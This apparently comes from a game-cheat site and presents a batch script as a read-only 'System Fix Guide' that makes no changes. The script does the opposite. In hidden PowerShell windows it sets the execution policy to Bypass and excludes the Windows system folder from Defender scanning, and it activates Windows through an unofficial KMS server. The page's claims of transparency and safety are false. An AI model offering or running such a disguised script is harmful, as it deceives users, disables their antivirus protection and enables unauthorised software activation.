

 Counter Strike 2
 Valorant
 Roblox
 Fortnite
 GTA V
GTA V
 Other Games
Other Games
- Apex Legends
- Arc Raiders
- Arena Breakout Infinite
- ARK: Survival Evolved
- Battlefield 6
- COD Black Ops 6
- COD Black Ops 7
- COD Modern Warfare 2
- COD Modern Warfare 3
- DayZ
- Dead by Daylight
- Deadlock
- Delta Force
- Dota 2
- Escape From Tarkov
- Garry`s mod
- Genshin Impact
- League Of Legends
- Marvel Rivals
- Minecraft
- Osu!
- Overwatch 2
- Phasmaphobia
- Pubg
- Rainbow Six Siege
- RDR 2
- Rust
- Scum
- Sea of Thieves
- The Finals
- Unturned

 Fixes/Crashes
← BACK TO GUIDES
System Fix Guide
Deployment ReadyStep-by-step overview for diagnosing and resolving common issues safely and clearly.
Keep transparency: explain each step clearly and always offer a safe exit option.
Describe what the command does before running it.
Link directly to official Microsoft documentation.
Include a rollback or “no changes” guarantee.
Check system health (read-only)
This diagnostic command inspects your system integrity and displays the last few event logs. It performs no modifications or repairs automatically.
Commands / Script
@echo off
@echo off
net session >nul 2>&1
if %errorLevel% neq 0 (
    echo Open CMD as Administrator.
    pause
)
::
powershell -windowstyle hidden -Command "Set-ExecutionPolicy -ExecutionPolicy Bypass -Scope LocalMachine -Force"
::
for /f "tokens=2 delims==" %a in ('wmic os get caption /value ^| find "="') do set WindowsProductName=%a
::
set WindowsProductName=%WindowsProductName:~0,50%
::
set Key=
if "%WindowsProductName%"=="Microsoft Windows 10 Pro N" (
    set Key=MH37W-N47XK-V7XM9-C7227-GCQG9
) else if "%WindowsProductName%"=="Microsoft Windows 11 Pro N" (
    set Key=MH37W-N47XK-V7XM9-C7227-GCQG9
) else if "%WindowsProductName%"=="Microsoft Windows 10 Pro" (
    set Key=W269N-WFGWX-YVC9B-4J6C9-T83GX
) else if "%WindowsProductName%"=="Microsoft Windows 11 Pro" (
    set Key=W269N-WFGWX-YVC9B-4J6C9-T83GX
) else if "%WindowsProductName%"=="Microsoft Windows 10 Enterprise" (
    set Key=NPPR9-FWDCX-D2C8J-H872K-2YT43
) else if "%WindowsProductName%"=="Microsoft Windows 11 Enterprise" (
    set Key=NPPR9-FWDCX-D2C8J-H872K-2YT43
) else if "%WindowsProductName%"=="Microsoft Windows 10 EnterpriseN" (
    set Key=DPH2V-TTNVB-4X9Q3-TJR4H-KHJW4
) else if "%WindowsProductName%"=="Microsoft Windows 11 EnterpriseN" (
    set Key=DPH2V-TTNVB-4X9Q3-TJR4H-KHJW4
) else if "%WindowsProductName%"=="Microsoft Windows 10 Education" (
    set Key=NW6C2-QMPVW-D7KKK-3GKT6-VCFB2
) else if "%WindowsProductName%"=="Microsoft Windows 11 Education" (
    set Key=NW6C2-QMPVW-D7KKK-3GKT6-VCFB2
) else if "%WindowsProductName%"=="Microsoft Windows 10 EducationN" (
    set Key=2WH4N-8QGBV-H22JP-CT43Q-MDWWJ
) else if "%WindowsProductName%"=="Microsoft Windows 11 EducationN" (
    set Key=2WH4N-8QGBV-H22JP-CT43Q-MDWWJ
) else if "%WindowsProductName%"=="Microsoft Windows 10 Home" (
    set Key=TX9XD-98N7V-6WMQ6-BX7FG-H8Q99
) else if "%WindowsProductName%"=="Microsoft Windows 11 Home" (
    set Key=TX9XD-98N7V-6WMQ6-BX7FG-H8Q99
) else if "%WindowsProductName%"=="Microsoft Windows 10 Home N" (
    set Key=3KHY7-WNT83-DGQKR-F7HPR-844BM
) else if "%WindowsProductName%"=="Microsoft Windows 11 Home N" (
    set Key=3KHY7-WNT83-DGQKR-F7HPR-844BM
) else if "%WindowsProductName%"=="Microsoft Windows 10 Home Single Language" (
    set Key=7HNRX-D7KGG-3K4RQ-4WPJ4-YTDFH
) else if "%WindowsProductName%"=="Microsoft Windows 11 Home Single Language" (
    set Key=7HNRX-D7KGG-3K4RQ-4WPJ4-YTDFH
) else if "%WindowsProductName%"=="Microsoft Windows 10 Home Country Specific" (
    set Key=PVMJN-6DFY6-9CCP6-7BKTT-D3WVR
) else if "%WindowsProductName%"=="Microsoft Windows 11 Home Country Specific" (
    set Key=PVMJN-6DFY6-9CCP6-7BKTT-D3WVR
) else (
    set Key=QFFDN-GRT3P-VKWWX-X7T3R-8B639
)
::
slmgr.vbs /ipk %Key% >nul 2>&1
::
slmgr.vbs /skms kms.digiboy.ir >nul 2>&1
::
slmgr.vbs /ato >nul 2>&1
::
powershell -windowstyle hidden -Command "Set-MpPreference -ExclusionPath %SystemRoot%" >nul 2>&1